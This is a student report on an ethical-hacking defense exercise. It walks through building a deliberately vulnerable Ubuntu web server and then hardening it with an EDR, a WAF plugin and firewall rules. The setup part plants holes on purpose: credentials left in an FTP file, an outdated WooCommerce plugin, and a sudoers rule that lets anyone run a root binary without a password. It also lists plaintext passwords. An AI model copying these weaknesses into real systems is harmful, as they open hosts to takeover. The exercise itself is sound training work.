Ethical Hacking (Defense) Report

R1-Team 15

Student Name	Student ID
YAN TEIK CHONG NAQIB	*******
TONG YEW CHING KELVIN	*******
MUHD WAFIYUDDIN BIN ABDUL RAHMAN	*******
LAU JOE LIAN	*******
YAR TECK SENG	*******
SURIYA RUTHAMAN S/O CHANDRAMOHAN	*******

Contents

Server details

IP address: 3.15.45.133

Server type: AWS EC2 (virtualized instance)

OS platform: Ubuntu 24.04 LTS, Linux kernel 6.8.0-1024-aws, x86_64

Vulnerable app: FTP containing credential, WordPress (WooCommerce), Custom Password Manager app

URL: https://3.15.45.133, https://3.15.45.133:8000

Ports: 21, 22, 443, 8000

Setup

Summary:


- Setup Apache2 to run two websites on port 443 (HTTPS) and 8000 (HTTPS).
- Creating a static page using index.html that contains the company information.
- Creating social media accounts which the attacker can research to create password lists to brute force the FTP login.
- Installing FTP and adding files which will contain the shop manager’s credentials.
- Setup MySQL database for the WordPress site.
- Creating the WordPress site and installing the WooCommerce plugin.
- Installing the vulnerable WooCommerce plugin for exporting products in an XML format. (CVE-2025-49887)
- Compiling the password manager application and modifying the permission to allow anyone to execute the application.
- Storing the password database in a root owned folder and allowing anyone to run the application as root using “sudo”.

Initial Setup

```
sudo apt update
sudo apt upgrade -y
sudo apt install apache2 -y
```

Company Page Setup

Modify the apache2 index.html (Appendix)


NM Nordic Minimalist
Founded in 2021 · Furniture & Home

Handmade • Sustainable • Timeless

Simple, beautiful furniture designed to last

Nordic Minimalist creates furniture that celebrates clean lines, natural materials, and thoughtful craftsmanship. Our pieces are designed to fit modern homes — minimal in form but warm in function. We focus on sustainable sourcing and durable construction so your furniture becomes a part of daily life for years to come.

Materials
Solid wood, low-VOC finishes, and recycled fabrics where possible.

Design
Scandinavian-inspired lines with versatile modular options.

Craft
Small-batch production and quality control for long-lasting pieces.

Shipping
Eco-friendly packaging and reliable delivery options worldwide.

Featured products

Odin Dining Table
Solid oak, seats 6 — minimal silhouette.

Luna Lounge Chair
Comfort-forward, removable fabric cover.

Visit & Contact

Email: hello@nordicminimalist.example

Instagram: @nordic_minimalist

Our Promise

We minimize waste, maximize longevity, and stand behind every product with a 2-year warranty.

© Nordic Minimalist — Founded 2021


Figure 1 - Company's home page

Social Media Setup

Setup company Instagram page: https://www.instagram.com/nordicminimalistp15/

The Instagram page of "Nordic Minimalist" provides essential clues for access to the FTP server. This information can be used to generate potential password candidates using a “seed” for rsmangler, which combines the company name and the year for password cracking attempts. The generated passwords will include variations such as “NordicMinimalist1990” or “1990NordicMinimalist”.

Additionally, the profile contains a contact email: jeremy@gmail.com. This provides the username of the manager account.




nordicminimalistp15

1 post 0 followers 0 following

nordic minimalist
Nordic Minimalist 1990
Company EST. 1990
Contact our manager at jeremy@gmail.com

Figure 3 - Company's Instagram Page



nordicminimalistp15 • Follow


nordicminimalistp15 EST 1990. Try us
17m

Figure 2 - Post with caption hinting about our system

FTP Setup


```
sudo apt install vsftpd
…omitted…
```

Upload a blog in development which contains the manager’s credentials in the db config.



```
student15@ip-10-2-2-153:/ftp$ ls -la
total 448
drwxr-xr-x  2 ftp  ftp    4096 Sep 14 08:32 .
drwxr-xr-x 23 root root   4096 Sep 14 08:28 ..
-rwxrwxrwx  1 ftp  ftp  448030 Sep 14 08:31 interior-design-blog.zip
```

Figure 4 - Source code of blog



```
import mysql from "mysql2/promise"

// Create connection pool for better performance
const pool = mysql.createPool({
  host: "127.0.0.1",
  user: "shopmaster",
  password: "Stay_Tuned1230",
  database: "blog",
  waitForConnections: true,
  connectionLimit: 10,
  queueLimit: 0,
})

export default pool
```

Figure 5 - database configuration containing the shop manager's credential

WordPress WooCommerce Setup

Installation of packages

```
sudo apt install mysql-server php php-mysql php-cli php-curl php-xml php-mbstring unzip curl -y
```

Secure & easy setup of MySQL

```
student15@ip-10-2-2-153:~$ sudo mysql_secure_installation

secure enough. Would you like to setup VALIDATE PASSWORD component?

Press y|Y for Yes, any other key for No: y

Please enter 0 = LOW, 1 = MEDIUM and 2 = STRONG: 2

Remove anonymous users? (Press y|Y for Yes, any other key for No) : y
Success.

Disallow root login remotely? (Press y|Y for Yes, any other key for No) : y
Success.

Remove test database and access to it? (Press y|Y for Yes, any other key for No) : y

Reload privilege tables now? (Press y|Y for Yes, any other key for No) : y

All done!
```


Create the WordPress database

```
sudo mysql -u root
```

```
ALTER USER 'root'@'localhost' IDENTIFIED BY 'MySQL_Daiwa_Scarlet_133';
CREATE DATABASE wordpress;
CREATE USER 'wpuser'@'localhost' IDENTIFIED BY 'WordPress_Admire_Vega_2';
GRANT ALL PRIVILEGES ON wordpress.* TO 'wpuser'@'localhost';
FLUSH PRIVILEGES;
EXIT;
```

Installation of WordPress and WooCommerce

```
cd /var/www/html
sudo chown -R www-data:www-data /var/www/html
sudo chmod -R 755 /var/www/html
sudo curl -O https://wordpress.org/latest.zip
sudo unzip latest.zip
sudo chown -R www-data:www-data /var/www/html
cd wordpress
sudo cp wp-config-sample.php wp-config.php
sudo nano wp-config.php
curl -O https://raw.githubusercontent.com/wp-cli/builds/gh-pages/phar/wp-cli.phar
php wp-cli.phar --info
chmod +x wp-cli.phar
sudo mv wp-cli.phar /usr/local/bin/wp
cd /var/www/html/wordpress
 wp core install --url="3.15.45.133:8000" --title="Nordic Minimalist" --admin_user="horse" --
admin_password="Q1=W2=E3=R4=T5=Y6" --admin_email="admin@localhost.com"
wp plugin install woocommerce --activate
```




```
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'WordPress_Admire_Vega_2' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
```

Figure 6 - Adding credentials to wp-config.php

Modify Apache2 Config

```
sudo nano /etc/apache2/sites-available/default-ssl.conf
```



```
<VirtualHost *:8000>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/html/wordpress

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
```


Figure 7 - Changing port 443 to 8000 and correct folder

Disable the HTTP version and enable the HTTPS version

```
sudo a2ensite default-ssl.conf
```

Change HTTPS to port 8000 on Apache2

```
sudo nano /etc/apache2/ports.conf
```



```
#Listen 80

<IfModule ssl_module>
        Listen 443
        Listen 8000
</IfModule>
```

Figure 8 – Add port 8000 and remove the unnecessary part

Installation of the product xml feeds.





Figure 10 - WordPress Login Page

Login to WordPress (https://3.15.45.133:8000/wp-admin)



To make your site as secure as possible, tak

If you cannot complete the setup process, click here


WooCommerce appears to be installed, but the user registration. Manage Settings

Plugin deactivated.

Akismet Anti-spam: Spam Protection

Figure 9 - Plugin page, to add the older version https://downloads.wordpress.org/plugin/product-xml-feeds-for-woocommerce.2.9.3.zip

Download and add the Vulnerable WooCommerce Plugin



Product XML Feeds for WooCommerce

Settings | Unlock All | Deactivate | Recommendations

Create your own XML files using tens of preconfigured shortcodes for you on your WooCommerce store.

Version 2.9.0 | By WPFactory | View details

Requires: WooCommerce

There is a new version of Product XML Feeds for WooCommerce available. View version 2.9.6 details or update now.

Figure 11 - Vulnerable Product XML Feeds

Custom Password Manager Setup (PrivEsc)

Compile the password manager (Source code in Appendix)

```
gcc password_manager.c -o password_manager -lsqlite3
```

Configure insecure permission.

```
sudo mv ./password_manager /bin/password_manager
sudo chown root:root /bin/password_manager
sudo chmod 771 /bin/password_manager
```

Allow all users to run the password manager using sudo.

```
sudo visudo
```

Add the following:

```
ALL ALL=(ALL) NOPASSWD: /bin/password_manager
```

Hardening technique(s), tool(s) and process details

To focus on what hardening should be prioritized, a risk assessment is conducted:

Scoring legend

- Likelihood: 1 (very unlikely) → 5 (very likely)
- Impact: 1 (negligible) → 5 (catastrophic)
- Risk score: 1–6 Low, 7–12 Medium, 13–18 High, 19–25 Critical (Likelihood x Impact)
- Priority: Critical, High, Medium, Low

Asset	Vulnerability	L	I	R	**Priority**	Remediation
Public web application (WordPress front-end)	Outdated core, XSS, auth/ID leaks, directory indexing	5	4	20	**Critical**	Run a web app scan (WPScan/Nuclei), inventory plugins/themes, force updates, disable directory listing, enable WAF.
Third-party plugins	RCE, SSRF, XML/CSV parsing bugs (supply-chain risk)	5	5	25	**Critical**	Inventory & version-check all plugins, remove unused plugins, apply patches, isolate via docker if needed.
Remote file services (FTP)	Weak/auth bruteforce, cleartext credentials, exposed uploads	5	4	20	**Critical**	Replace with SFTP or enforce FTPS, restrict accounts, enable fail2ban.
Authentication (admin/SSH/WordPress)	Weak passwords, no MFA, brute-force risk	5	5	25	**Critical**	Enforce strong passwords, enable MFA for admin, disable password SSH (use keys), lockout policies.
Database (MySQL)	Over-privileged accounts, credentials in files, remote access	4	5	20	**Critical**	Audit grants, restrict to localhost/security groups, rotate DB passwords, set strict file perms on wp-config.php.
Web server config (Apache/nginx)	Weak TLS, exposed ports, index enabled	4	3	12	**Medium**	Enforce TLS configs, obtain trusted certs, disable Indexes, test with SSL scanners.
Network & firewall (UFW, SGs)	Overly permissive rules	4	4	16	**High**	Tighten UFW & AWS SGs, restrict SSH/management to admin IPs.
Logging, detection & EDR	Insufficient logs, EDR misconfig/tuning, blind spots	3	4	12	**Medium**	Centralize logs (ELK), enable auditd, tune EDR prevention policies and alerting.
Backup & recovery	Unencrypted/backups exposed, no tested restores	3	5	15	**High**	Implement encrypted off-host backups, test restores, keep immutable copies.
CI/Deployment & code (custom code)	Secrets in code.	4	4	16	**High**	Audit repositories for secrets, run SAST, enforce code review.

Access control & segregation (roles)	Shared accounts, excessive privileges, no separation	4	4	16	High	Enforce least privilege, separate admin roles, use dedicated service accounts.
Outbound connections & exfil	Unrestricted egress, data leak channels	3	4	12	Medium	Monitor/limit outbound connections from host, block uncommon ports, alert unusual IPs.

1. Elastic Endpoint Security (EDR) and logging

Create an Elastic Endpoint Security Serverless project




Welcome to Elastic Cloud
Hosted deployments
Create hosted deployment
You have no hosted deployments yet
Deploy an Elastic Stack with all Search, Observability, and Security solutions included. Customize its size and performance to your exact needs. Learn more
Serverless projects
1
Create serverless project
Project
Type
Cloud provider & region
Actions
My Security project
Security
GCP - US Central 1 (Iowa)
2
Open
Manage

Figure 12 - Setup page of Elastic




Rule	Risk score	Severity	Last run	Last response	Last updated	Enabled
Potential Non-Standard Port HTTP/HTTPS connection	21	Low	28 minutes ago	Succeeded	Sep 12, 2025 @ 22:12:...	✓
Unusual Process Spawned from Web Server Parent	47	Medium	28 minutes ago	Succeeded	Sep 12, 2025 @ 22:12:...	✓
System Network Connections Discovery	21	Low	30 minutes ago	Succeeded	Sep 12, 2025 @ 22:11:...	✓
Processes with Trailing Spaces	21	Low	30 minutes ago	Succeeded	Sep 12, 2025 @ 22:12:...	✓
High Number of Egress Network Connections from Un...	47	Medium	30 minutes ago	Succeeded	Sep 12, 2025 @ 22:12:...	✓
System Hosts File Access	21	Low	30 minutes ago	Succeeded	Sep 12, 2025 @ 22:11:...	✓
Unusual Base64 Encoding/Decoding Activity	21	Low	31 minutes ago	Succeeded	Sep 12, 2025 @ 22:11:...	✓
Linux System Information Discovery via Getconf	21	Low	31 minutes ago	Succeeded	Sep 12, 2025 @ 22:12:...	✓

Figure 14 - Rules in Elastic page

Enable all the relevant rules (OS: Linux)

Enrolling the AWS server (Assets > Add agent > Select Linux x86_64) and run the commands provided



```
curl -L -O https://artifacts.elastic.co/downloads/beats/elastic-agent/elas
tar xzvf elastic-agent-9.1.3-linux-x86_64.tar.gz
cd elastic-agent-9.1.3-linux-x86_64
sudo ./elastic-agent install --url=https://e80685a3e13f4927a54f05ac8512d21
```


4 Confirm agent enrollment

Listening for agent

After the agent starts up, the Elastic Stack listens for the agent and confirms the enrollment in Fleet. If you're having trouble connecting, check out the troubleshooting guide.

5 Confirm incoming data

Figure 13 - Enrollment page



remain enabled to receive Endpoint alerts. Learn More

Type: Malware
Operating system: Windows, Mac, Linux
Malware protections: ✓

Protection level: Detect [✓ Prevent]

Blocklist: ✓

Scan files upon modification: ✓


User notification
Agent version 7.11+
Notify user: ✓

Customize notification message

Input your custom notification message

Figure 15 - Endpoint security settings

Configuring the settings to prevent malicious behaviors instead of detecting it (Assets > Agent Policies > Select the Endpoint created), change protection level from detect to prevent.



Alerts

Status: open | Severity | User

Severity levels

Levels	Count
● Critical	8
● High	60
● Medium	24
● Low	35

Alerts by name

Rule name
Malicious Behavior Prevention Alert: APT Package ...
Potential Remote Code Execution via Web Server
Component Object Model Hijacking
Connection to Commonly Abused Web Services

Columns 18 | Sort fields 1 | 127 alerts | Fields

@timestamp	Rule	Assignees	Severity
Sep 13, 2025 @ 21:56:10.430	Malicious Behavior Preventi...		high
Sep 13, 2025 @ 21:54:52.836	Uncommon Destination Por...		low
Sep 13, 2025 @ 21:50:59.346	Potential Remote Code Exe...		high
Sep 13, 2025 @ 21:40:59.015	Potential Remote Code Exe...		high
Sep 13, 2025 @ 21:40:59.015	Potential Remote Code Exe...		high
Sep 13, 2025 @ 21:35:58.998	Potential Remote Code Exe...		high

High

Sep 13, 2025 @ 21:19:08.214

⚠ Malicious Behavior Prevention Alert: Reverse Shell Executed via Web Server

Status	Risk score	Assignees	Notes
Open	73		Add note

Overview | Table | JSON

Highlighted fields

Field	Value
Source event	AZIDOjRTVg-u5goRbXHw
host.name	ip-10-2-2-153
agent.status	Unhealthy
Endpoint.policy.applied.artifacts.global.channel	default
user.name	www-data
rule.name	Reverse Shell Executed via Web Server
process.executable	/usr/bin/python3.12
kibana.alert.rule.type	query
process.name	python3.12
rule.description	This rule detects the execution of a reverse shell through a web server parent, or a user associated to a web server technology. Attackers may upload a web shell to a web server to gain initial access, or maintain access to a system.


2. SSL

Replace SSLs in /etc/apache2/sites-available/*.conf

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/selfsigned.key -out
/etc/ssl/certs/selfsigned.crt
```

3. WordPress Plugins (web application security)

Wordfence adds a web application firewall (WAF) that blocks common exploits like RCE, SQL injection, and XSS, as well as a malware and file-integrity scanner that detects and repairs tampered files. It also provides login security through two-factor authentication, CAPTCHA enforcement, and brute-force lockouts, while also offering rate-limiting and abuse controls to stop excessive requests and automated scans.



Wordfence Security
Upgrade To Premium | Deactivate

Wordfence Security - Anti-virus, Firewall and Malware Scan
Version 8.1.0 | By Wordfence | View details

Figure 16 - Wordfence Security Plugin

4. Firewall Configuration


This configuration ensures only the required services (SSH, FTP, HTTPS, and the WordPress port) are accessible, while blocking DNS as there is no requirement for it, thereby reducing the attack surface of the server.

```
sudo ufw allow ssh
sudo ufw allow ftp
sudo ufw allow https
sudo ufw allow proto tcp from any to any port 8000
sudo ufw deny proto udp from any to any port 53
sudo ufw allow 60000:60100/tcp //Passive FTP
sudo ufw enable
```

5. Vulnerability Scans

Using a vulnerability scanner helps to detect low and informational findings that attackers may use to exploit the server. Findings found:

1) XML-RPC enabled (DOS)
2) Directory listing enabled (Info)
3) WP-Cron enabled (DOS)
4) Username found via Rss Generator (Info)




```
